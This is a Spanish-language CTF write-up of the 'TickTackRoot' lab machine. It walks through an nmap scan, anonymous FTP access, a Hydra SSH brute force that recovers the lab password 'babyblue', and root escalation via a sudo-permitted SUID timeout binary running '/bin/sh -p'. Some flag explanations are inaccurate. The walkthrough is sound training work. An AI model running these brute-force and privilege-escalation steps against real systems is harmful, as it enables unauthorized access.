INFORME TICKTACKROOT

Adrià Trillo Rodríguez

Contenido

Introducción

El objetivo de este CTF es llegar a ser “root” en un servidor ssh mediante la ejecución de un fichero binario que nos permitirá acceder mediante el backdoor de un SUID. Además, durante el proceso utilizaremos herramientas de fuerza bruta y escaneo de puertos.

Organización del entorno

Para garantizar un espacio de trabajo cómo y organizado nos moveremos directamente a nuestro escritorio y crearemos una carpeta para guardar todo tipo de información que vayamos obteniendo durante el laboratorio.

```
mkdir ticktackroot
```

Escaneo de puertos

Una vez que ya hemos creado nuestro entorno de trabajo procederemos a realizar el primer paso, que, será realizar un escaneo de puertos a la máquina que estemos atacando. En este caso, utilizaremos el siguiente comando:

```
sudo nmap -p- --open --min-rate 5000 -sSCV -n -Pn 10.20.30.7 -vvv -oN ports.txt
```

-p- = Escaneo todos los puertos

--open = Escaneo sólo los puertos que están abiertos

--min-rate 5000 = Limita el tiempo de escaneo entre puerto y puerto

-sSVC = Realiza un escaneo SYN y detecta las versiones de los servicios de los puertos abiertos

-n = Evita la resolución del DNS

-Pn = No comprueba si la máquina está encendida, ya lo da por hecho

10.20.30.7 = Es la IP de la máquina que estamos atacando

-oN = Volcamos el resultado del comando en un archivo .txt

-vvv = Nos muestra todo el proceso durante la ejecución del comando


Tras una larga espera, el comando ya ha realizado su función y nos ha devuelto información acerca de la víctima.

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.20.30.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0           10671 Oct 03 14:31 index.html
|_drwxr-xr-x    2 0        0            4096 Oct 07 11:18 login
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 5c:38:6e:8a:4b:bb:b4:2a:ca:cb:3a:94:62:9c:aa:7e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLZUW2Q479diAO8OLSRUgHhkJ
|   256 06:c4:ea:41:7d:c3:4b:f7:8c:68:19:6b:5c:23:e4:70 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMEPGyQ926eLS6k+yvt7edLlk4BeODs/OcqKBfEVqyex
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:47:72:D0 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
```

Si nos paramos a analizar el resultado de este nmap podemos percatarnos de que tiene 3 puertos abierto, el 21,22 y 80. En este caso, al ver que tiene el puerto 80 abierto, lo primero que debemos de hacer es comprobar si se puede acceder desde el navegador.

Para acceder escribimos: http://10.20.30.7



Esto nos indica que la máquina que estamos atacando tiene en funcionamiento el Apache, sin embargo, esto no nos sirve de nada, por lo que saltaremos al siguiente paso.

Acceso al servidor FTP

Si seguimos analizando el resultado veremos que en el apartado de FTP nos podemos logear como Anonymous, por lo que el siguiente paso será probar a conectarnos al servidor FTP con el usuario y contraseña Anonymous.

```
┌──(a_trillo㉿ kali)-[~/Escritorio/ticktackroot]
└─$ ftp 10.20.30.7
Connected to 10.20.30.7.
220 Bienvenido Robin
Name (10.20.30.7:a_trillo): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Una vez que nos hemos registrado haremos un ls para listar todos los archivos que haya en el directorio.

```
ftp> ls
229 Entering Extended Passive Mode (|||42317|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0           10671 Oct 03 14:31 index.html
drwxr-xr-x    2 0        0            4096 Oct 07 11:18 login
226 Directory send OK.
ftp>
```

Para visualizar lo que hay en el interior, utilizaremos **"get"** para descargar los archivos en nuestra máquina y poder visualizarlos. Como se puede ver, tenemos dos archivos, el index.htlml que corresponde a un Apache y un login.txt con varios usuario en el interior

```
┌──(a_trillo㉿ kali)-[~/Escritorio/ticktackroot]
└─$ cat login.txt
rafael
monica
```

Estos usuarios podrían ser posibles usuarios para acceder en un futuro al servidor SSH. Sin embargo, al entrar al servidor FTP, el propio servidor nos ha dado la bienvenida como robin , que será otro posible usuario para acceder al servidor ssh.

Fuerza bruta con Hydra

Llegados a este punto, utilizaremos el usuario robin para hacer un ataque de fuerza bruta y encontrar la contraseña.

En primer lugar, descomprimiremos el diccionario rockyou.txt que viene con Kali Linux y, que utilizaremos para encontrar la contraseña, para ello utilizaremos el siguiente comando:

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

Una vez descomprimido ya podemos realizar el ataque de fuerza bruta con Hydra. La lógica del comando será la siguiente:


```
sudo hydra -l robin -P /usr/share/wordlists/rockyou.txt ssh://10.20.30.7
```

-l = en minúscula para indicar el usuario (si no lo sabemos ponemso -L y le indicamos un diccionario)

-P = para indicarle que no sabemos la contraseña y que la encuentra con diccionario

Rockyou.txt = es el diccionario que utilizaremos para encontrar la contraseña

Ssh://10.20.30.7 = para indicar que es al ssh de la máquina 10.20.30.7




Como podemos ver, Hydra nos ha encontrado que la contraseña babyblue para el usuario robin, por lo que el siguiente paso será iniciar sesión con el usuario robin y la contraseña babyblue.

Iniciar sesión en el servidor ssh

Como ya hemos comentado en el apartado anterior, iniciaremos sesión en el servidor ssh con las credenciales ya encontradas con Hydra.

```
sudo ssh roobin@10.20.30.7
```

- **usr:** robin
- **passwd:** babyblue



Una vez dentro, si listamos los archivos veremos que nos encontraremos con nuestra primera flag del CTF.

```
8XG29KLM3PZA1VQR5JYN
```

Escalando a root

Sin embargo, aún no somos root, por lo que ejecutaremos un comando para listar todos los permisos y privilegios que un usuario tiene al utilizar sudo.

```
robin@TheHackersLabs-Ticktackroot:~$ sudo -l
Matching Defaults entries for robin on TheHackersLabs-Ticktackroot:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User robin may run the following commands on TheHackersLabs-Ticktackroot:
    (ALL) NOPASSWD: /usr/bin/timeout_suid
robin@TheHackersLabs-Ticktackroot:~$ _
```

Como se puede ver, podemos ejecutar un pequeño archivo binario para aprovechar un backdoor y acabar siendo root. Este archivo es timeout_suid y, nos indica que lo podemos ejecutar sin ser root.

En primer lugar, deberemos buscar de abrir **"gtofbins"** que es una web que nos permite identificar archivos binarios que podemos ejecutar con privilegios elevados y encontrar vulnerabilidades de una máquina.

Tras buscar "timeout" nos muestra que podemos llegar a ser root con el siguiente comando:

```
/timeout 7d /bin/sh -p
```

Sin embargo, si ejecutamos directamente el comando no nos servirá, ya que no es lo que estamos buscando, por lo que lo que nosotros tenemos que ejecutar es:

```
/usr/bin/timeout_suid 7d /bin/sh -p
```

/timeout 7d = nos indica que todo aquel usuario que lleve 7 días logeado lo deslogeará

/bin/sh = nos indica que es la shell de root, ya que si fuese la de otro usuario nos lo indicaría en el path

-p = indica el tipo de Shell

```
robin@TheHackersLabs-Ticktackroot:~$ /usr/bin/timeout_suid 7d /bin/sh -p
#
# _
```

Por último, nos dirigiremos a la carpeta raíz **"/"** y hacemos un **"ls"** para listar todos los directorios. Una vez listados nos damos cuenta de que hay un directorio llamado **"root"** y, si accedemos a esta carpeta encontraremos la 2ª flag del CTF en un archivo llamado root.txt .

```
9BW5V2UJZ4NXDF3Q7CML
```